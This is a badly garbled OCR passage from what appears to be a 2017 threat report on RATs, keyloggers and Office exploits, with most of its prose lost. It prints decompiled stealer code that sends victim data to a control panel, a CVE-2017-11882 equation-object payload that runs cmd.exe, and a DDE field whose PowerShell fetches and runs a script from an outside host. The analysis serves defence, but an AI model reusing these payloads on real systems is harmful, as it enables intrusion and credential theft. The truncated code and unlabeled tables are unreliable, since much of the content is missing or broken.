
	NanoCore	NetWire	JRat	Neutrino	Remcos
	2015.12.	2016.3.	2016.4.	2016.6	2017.04
	√	√	√	√	√
	√	√	√	√	√
DDOS	√	√	×	√	√
	√	×	√	√	√
	tcp	tcp	http	http	tcp

2017 11 HawkEyeKeylogger AgentTesla ISR
 PredatorPainKeylogger KeyBase Zyklon AZORm AZORult NexusLogger OrionLogger
 Cyborg 6 2017 HawkEyeKeylogger
 EMAIL FTP EMAIL PHP

	HawkEye Keylogger	Agent Tesla	iSpy keylogger	predator-pain keylogger
	2015.5	2016.11.	2016.2.	2016.4.
	√	√	√	√
	√	√	√	√
	×	√	√	×
	√	√	√	√
	√	√	√	√
	√	×	×	√
	√	√	√	√
	√	√	×	√
	√	×	×	√
MineCraft	√	×	√	√
	×	√	√	×
	×	√	√	×
UAC	×	√	×	×
	FTP, EMAIL , PHP	FTP, EMAIL , PHP	FTP, EMAIL , PHP	FTP, EMAIL, PHP

2017

Ursnif TrickBot



ZeusVM

Citadel

Ursnif

Dridex

2.

mailProxy

Panel

PHP

url

mailProxy

Secret

Title

Data

```

string text = ConfigLoader.Config.PanelURL;
bool flag = !text.EndsWith("/");
if (flag)
{
    text += "/";
}
text += "api";
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST", new NameValueCollection
    {
        {
            "Secret",
            ConfigLoader.Config.ProxySecret
        },
        {
            "Title",
            ConfigLoader.Config.ProxySecret
        },
        {
            "Data",
            ConfigLoader.Config.ProxySecret
        }
    });
    string @string = Cryptography.Operators.CompareS
    result = (Operators.CompareS
}

I256Encrypt(ConfigLoader.Config.ProxySecret, ConfigLoader.Config.ProxySecret)

I256Encrypt(data2, ConfigLoader.Config.ProxySecret)

I256Encrypt(data, ConfigLoader.Config.ProxySecret)

y.GetString(bytes);
tring(@string, "OK", false) == 0);

```

30 HawkEye

3

Panel

Secret

HWID

Name

Country

OS

Version

Type

Data

```

string text = ConfigLoader.Config.PanelURL;
bool flag = !text.EndsWith("/");
if (flag)
{
    text += "/";
}
text += "api";
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST", new NameValueCollection
    {
        {
            "Secret",
            ConfigLoader.Config.PanelSecret
        },
        {
            "HWID",
            PCInfo.HWID
        },
        {
            "Name",
            PCInfo.Name
        }
    });
}

```

31 HawkEye

4

3.
- Stealer
- FileZilla
- Beylux
- CoreFTP
- Minecraft

```
public class Stealer
{
    public static bool Send()
    {
        return Connector.Send(LogTypes.Passwords, Stealer.Steal());
    }
    public static string Steal()
    {
        StringBuilder stringBuilder = new StringBuilder();
        StringBuilder stringBuilder2 = stringBuilder;
        try
        {
            // ...
        }
        catch (Exception ex)
        {
            // ...
        }
        return stringBuilder.ToString();
    }
}
```

32 HawkEye

5

4.
- ExternalStealer
5.
6.
- Bot

2.3.3 Loader - Delphi Loader

2016	2017		Loader
Loader			
2017	Delphi Loader	shellcode	shellcode
1.			
2.	2016		
3.	5	0x1F	
4	shellcode		
5.Shellcode	hash		


6. avastsvc.exe aavastui.exe avgsvc.exe
 iavgui.exe procmon.exe ollydbg.exe procexp.exe windbg.exe Loader

7. sandbox malware sample virus self

8. ZwQueryInformationProcess ProcessDebugFlags PEB.BeingDebugged

9. CPUID
 eax=0x00 CPUID ebx+ edx+ ecx=" GenuineIntel"
 KVMKVMKVMKVM Microsoft Hv VMWareVMWare XenVMMXenVMM eax=0x40000000 ebx ecx
 edx 0 0
 CPUID ebx+ecx+edx="VMWareVMWare" XenVMMXenVMM prl
 hyperv Microsoft Hv KVMKVMKVM VMWareVMWare eax=1 CPUID ecx
 31 1, 1

10.
 N 0x30
 0x03E9 1001 0x46 0x0003 RT_ICON
 0x5C 0xCD 205 205 1001 1205
 12. PE Delphi Loader



3.1 2017 Office

1990 11 Office

27

Office

2017


21

Office

2017


6

CVE-2017-0199



2017 Office

2017	Office		
2017	4	CVE-2017-0199	https://portal.msrmicrosoft.com/en-US/security-guidance/advisory/CVE-2017-0199
2017	5	CVE-2017-0261 CVE-2017-0262	https://portal.msrmicrosoft.com/en-US/security-guidance/advisory/CVE-2017-0261 https://portal.msrmicrosoft.com/en-US/security-guidance/advisory/CVE-2017-0262
2017	7	CVE-2017-8570	https://portal.msrmicrosoft.com/en-US/security-guidance/advisory/CVE-2017-8570
2017	9	CVE-2017-8759	https://portal.msrmicrosoft.com/en-US/security-guidance/advisory/CVE-2017-8759
2017	10	CVE-2017-11826	https://portal.msrmicrosoft.com/en-US/security-guidance/advisory/CVE-2017-11826
2017	11	DDE Attack	https://docs.microsoft.com/en-us/security-updates/securityadvisories/2017/4053440
2017	11	CVE-2017-11882	https://portal.msrmicrosoft.com/en-US/security-guidance/advisory/CVE-2017-11882



2017 3 (DDE) CVE-2017-0199 CVE-2017-11882 CVE-2017-8759

2017 11 CVE-2017-11882 POC

12 CVE-2017-0199

CVE-2017-8570

CVE-2017-0199

POC

2018 1

Github

2017

CVE-2017-11826

CVE-2017-0261/0262

EPS

2017

CVE-2017-0261

CVE-

2017-0262

EPS

OLE

CVE-2017-0199

CVE-2017-8570

CVE-2017-11882

1

Office

Office

59.47%

25.57%

CVE-2017-0199

6.39%

OLE

JAR

Powershell

Locky


Office

AutoOpen

Office

normal.dotm

78.1% XLS XLSX DOC DOCX 12.47% RTF 7.98%



35 Office

2017

RTF

DOC RTF (control word) (group) DOCX OOXML
RTF \objupdate PPSX OLE DDE

3.2

2017 Office OLE
4 CVE-2017-0199 7 CVE-2017-8570 OLE
9 CVE-2017-8759 .NET
11 CVE-2017-11882(CVE-2018-0798 CVE-2018-0802)
OLE

OLE

3.2.1 Office OLE

Office

1

(Compound File Binary Format, CFBF)

Office 2003

(Structured Storage, SS)

DOC XLS PPT

Composite Document File

V2 Document(CDF)

2 Office Open XML (OOXML)

Office 2007

XML

ZIP

DOCX XLSX PPTX

3

(RTF)

Windows

(control word)

(group)

RTF

OLE

3.2.1.1 OLE CFBF

CFBF

(storage)

(stream)

“

”

“

”

“

”(root storage)

OLE

CFBF

"\x010le10Native"

"\x010le"

Office

"\x010le10Native"

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1	2	
NativeDataSize (4 BYTES)																																	
NativeData (variable)																																	
...																																	

36 "\x010le10Native"

"\x010le10Native"

"\x010le"


0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
Version (4 BYTES)																																
Flags (4 BYTES)																																
LinkUpdateOption (4 BYTES)																																
Reserved1 (4 BYTES)																																
ReservedMonikerStreamSize (4 BYTES)																																
ReservedMonikerStream (variable)																																
...																																
RelativeSourceMonikerStreamSize (4 BYTES, optional)																																
RelativeSourceMonikerStream (variable)																																
...																																
AbsoluteSourceMonikerStreamSize (4 BYTES, optional)																																
AbsoluteSourceMonikerStream (variable)																																
...																																
CLSID Indicator (4 BYTES, optional)																																
CLSID (16 BYTES, optional)																																
ReservedDisplayName (LengthPrefixedUnicodeString, variable, optional)																																
...																																
Reserved2 (4 BYTES, optional)																																
LocalUpdateTime (FILETIME, 8 BYTES, optional)																																
LocalCheckUpdateTime (FILETIME, 8 BYTES, optional)																																
RemoteUpdateTime (FILETIME, 8 BYTES, optional)																																

37 "x01Ole"

"\x010le" 2 MonikerStream(Relative/Absolute
SourceMonikerStream) Moniker (UrlMoniker URL
FileMoniker)


3.2.1.2 OLE OOOXML

OOXML OLE .xml.rels Type
OLE ".../relationships/oleObject"
TargetMode = "External"



38 OOOXML

TargetMode embeddings



39 OOXML

3.2.1.3 OLE RTF

RTF

"\"

"\rtf1"



"1"



42 CVE-2017-0199/CVE-2017-8570	2
--------------------------------	---


OffVis

The screenshot displays a debugger interface with a memory dump on the left and a process list on the right. The memory dump shows a directory entry structure for 'OLE32\DirectoryEntry[1]' with fields like EFileName, CFileName, and Type. The process list on the right shows 'OLE32\DirectoryEntry[1]' with a PID of 0x00000002. The bottom of the image shows a hex dump of memory data.

43 CVE-2017-0199/CVE-2017-8570 3

```
{79EAC9E0-BAF9-11CE-8C82-
```

CLSID	URL Moniker
-------	-------------



44 CVF-2017-0199/CVF-2017-8570 4

URL Moniker	Content-Type
-------------	--------------

CVE-2017-0199

hta

Office

mshta.exe(HTA Moniker

)

hta

—

hta

Transport-Provided
(Protocol-Specific)

45 CVE-2017-0199/CVE-2017-8570

5

URL Moniker

File Moniker

File Moniker

GetClassFile

COM

CLSID

GetClassFile

CLSID

CVE-2017-0199

File Moniker

.sct

Script Moniker

sct

CVE-2017-0199

PPSX

ppt/slides

XML

rels

```

40 .....<p:oleObj imgH="269282" imgW="5742793" name="Document" progId="Word.Document.12" r:id="rId3" spid="_x0000_s1027">
41 .....<p:link updateAutomatic="1"/>
42 .....</p:oleObj>
43 .....</mc:Choice>
44 .....<mc:Fallback>
45 .....<p:oleObj imgH="269282" imgW="5742793" name="Document" progId="Word.Document.12" r:id="rId3">
46 .....<p:link updateAutomatic="1"/>

```

46 CVE-2017-0199/CVE-2017-8570

6

ppt/slides/_rels

rels

```

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <relationship Id="rId3" Target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" TargetMode="External" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"/>
  <relationship Id="rId2" Target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slides" TargetMode="External" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slides"/>
  <relationship Id="rId1" Target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing" TargetMode="External" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing"/>
  <relationship Id="rId4" Target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" TargetMode="External" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"/>
</relationships>

```

47 CVE-2017-0199/CVE-2017-8570

7

XML

verb

```
...<p:cmd cmd="0" type="verb">
```

48 CVE-2017-0199/CVE-2017-8570

8


CVE-2017-0199

FilterActivation

HTA Moniker Script Moniker CLSID

Composite Moniker Scriptlet Moniker

CVE-2017-8570



49 CVE-2017-0199/CVE-2017-8570

9

URL/File Moniker New Moniker .sct Composite Moniker
FilterActivation Scriptlet Moniker

3.2.3 .NET

CVE2017-8759

CVE-2017-8759

wsdlparser.cs

```

6173... if (connectURLs != null)
6172 {
6173     for (int i=0; i<connectURLs.Count; i++)
6174     {
6175         sb.Length = 0;
6176         sb.Append(indent);
6177         if (i == 0)
6178         {
6179             sb.Append("base.ConfigureProxy(this.GetType(
6180             sb.Append("//base.ConfigureProxy(this.GetType(
6181             sb.Append(");");
6182         }
6183         else
6184         {
6185             // Only the first location is
6186             sb.Append("//base.ConfigureP
6187             sb.Append(WsdlParser.IsValid
6188             sb.Append(");");
6189         }
6190         textWriter.WriteLine(sb);
6191     }
6192 }
6193

```

50 CVE-2017-8759

1

URL URL URL

(//)

URL

```

internal static string IsValidUrl(string value)
{
    if (!System.Runtime.Remoting.Configuration.AppSettings.AllowUnsanitizedWSDLURLs)
    {
        return WsdlParser.TransliterateString(value);
    }

    if (value == null)
    {
        return "\\\"";
    }

    vsb.Length= 0;
    vsb.Append("@");

    for (int i=0; i<value.Length; i++)
    {
        if (value[i] == '\\')
            vsb.Append("\\");
        else
            vsb.Append(value[i]);
    }

    vsb.Append("\\");
    return vsb.ToString();
}

```

51 CVE-2017-8759

2

```

        return
    }

    category: (Lu)UppercaseLetter, (Ll)LowercaseLetter //UnicodeCa
    char sb = new StringBuilder(""); //StringBuild
    foreach (ch
    {
        if (cha
        {
            con
        }
    }

    if (cha
    {
        sb.
    }

    sb.Append(c);

    sb.Append("\\u");
    sb.Append(Convert.ToInt32(
    c).ToString("X4"));
    }
    sb.Append("");
    return sb.ToString();
}

```

52 CVE-2017-8759

3

URL

Unicode

3.2.4

CVE2017-11882

CVE-2017-11882

20

Office

EQNEDT32

2000

ASLR

strcpy


EQNEDT32.EXE

Office

Word

WINWORD.EXE, EXCEL.EXE Office

EQNEDT32.EXE




FONT

ProgID

2

"Equation Native"



28 0x1C

```

struct EQNOLEFILEHDR {
    WORD    cbHdr;        //                0x1C
    DWORD   version;      //                0x00020000
    WORD    cf;           //
    DWORD   cbObject;     // MTEF
    DWORD   reserved1;    //
    DWORD   reserved2;    //
    DWORD   reserved3;    //
    DWORD   reserved4;    //
};

```

00000900 1C 00 00 00 02 00 BE C3 45 00 00 00 00 00 00 00 00%ÃE.....
 00000910 28 24 68 00 7C A8 69 00 00 00 00 00 00 03 01 01 03 (\$h.|~i.....
 56 CVE-2017-11882 4

0-1	cbHdr		0x001C
2-5	version		0x00020000
6-7	cf		0xC3BE
8-11	cbObject	MTEF	0x45 69
12-15	reserved1		0x00000000
16-19	reserved2		0x00682428
20-23	reserved3		0x0069A87C
24-27	reserved4		0x00000000

00000910 28 24 68 00 7C A8 69 00 00 00 00 00 03 01 01 03 (\$h.|~i.....
 00000920 0A 0A 08 02 81 63 6D 64 2E 65 78 65 20 2F 63 63 cmd.exe /cc
 00000930 61 6C 63 2E 65 78 65 20 26 20 41 41 41 41 41 41 alc.exe & AAAAAA
 00000940 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
 00000950 41 12 0C 43 00 64 00 02 81 65 00 02 81 66 00 00 A..C.d...e...f..
 00000960 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 57 CVE-2017-11882 5

MTEF v.3 5

0	MTEF		0x03
1		0x00 Macintosh 0x01 Windows 0x01	
2		0x00 MathType 0x01 0x01	
3			0x03
4			0x0A

0x0A

SIZE

0x08

FONT

0x08	FONT
0x02	typeface
0x81	
0x636D6442E.....	9 cmd.exe...

TM

~

-

0012F280	0012F2EC	
0012F284	77EFD8B1	返回到 GDI32.77EFD8B1 来自 GD
0012F288	930112FB	
0012F28C	0012F2A4	
0012F290	77EFD8C8	返回到 GDI32.77EFD8C8 来自 ntd
0012F294	77EFD8ED	返回到 GDI32.77EFD8ED 来自 GD
0012F298	77EFD8DA	返回到 GDI32.77EFD8DA 来自 GD
0012F29C	0012F660	
0012F2A0	0012FAB8	
0012F2A4	00000021	被覆盖前的地址
0012F2A8	0000FFFF	
0012F2AC	0012F2F0	
0012F2B0	004115D8	返回到 EQNEDT32.004115D8 来自
0012F2B4	0012F430	
0012F2B8	00000000	
0012F2BC	0012F2CC	
0012F2C0	0012F660	

59 CVE-2017-11882

7

0012F27C	2020FF1E	
0012F280	0012F2EC	
0012F284	2E646D63	
0012F288	20657865	
0012F28C	6163632F	
0012F290	652E636C	
0012F294	26206578	
0012F298	41414120	
		被覆盖后的地址
		0012F2A0: - - - -
		0012F2A4: - - - -
		0012F2A8: - - - -
		0012F2AC: - - - -
EQNEDT32.00430C12	0012F2B0	00430C12 EQNED
	0012F2B4	0012F430
	0012F2B8	00000000
	0012F2BC	0012F2CC
	0012F2C0	0012F660
	0012F2C4	0012F688

60 CVE-2017-11882

8

ASLR

0x00430C12

WinExec

		ST3 empty -1.6935811826736!
		ST4 empty 2.80534921991190
		ST5 empty 1.82507261279498
		ST6 empty 0.00000107979114
00430C18	CALL 到 WinExec 来自 EQNEDT32.00430C12	
0012F430	CmdLine = "cmd.exe /ccalc.exe & AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",12,"",0C,"C"	
00000000	ShowState = SW_HIDE	
0012F2CC	ASCII "MS Reference Specialty"	
0012F660		
0012F680		

61 CVE-2017-11882

9

cmd/mshta/powershell

```
2017  12      shellcode
shellcode
```

2018	1	3.0	(Office
		)	

3.2.5 DDE

DDE(Dynamic Data Exchange)	Office
Office	DDE

```
<w:r w:rsidRPr="00E5633">
  <w:wpPr>
    <w:font w:cs="Times New Roman" w:eastAsia="Times New Roman"/>
  </w:wpPr>
  <w:instText:DEDEAOU &quot;C:\Programs\Microsoft\Office\MSWord.exe\\.\.\.\.\.\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hidd (New-Object
  System.Net.WebClient).DownloadString('http://vps123132.vps.ovh.ca:9090/moo.ps1'); powershell -e $e # &quot;&quot;;Decrypting CN Bonus-Payout-October-2014&quot;;<w:instText>
</w:r>
```

62 DDE

```
OOXML      DDEAUTO
word\document.xml
```

3.3

2018

4

Packager.dll

%TMP%

1	decoy.doc	Package	
2	task.bat	Package	%uu% %Temp%\block.txt 2nd.bat
3	exe.exe	Package	Loki(Dyzap)
4	2nd.bat	Package	EXE.EXE Word decoy.doc
5	inteldriverupdl.sct	Package	task.bat

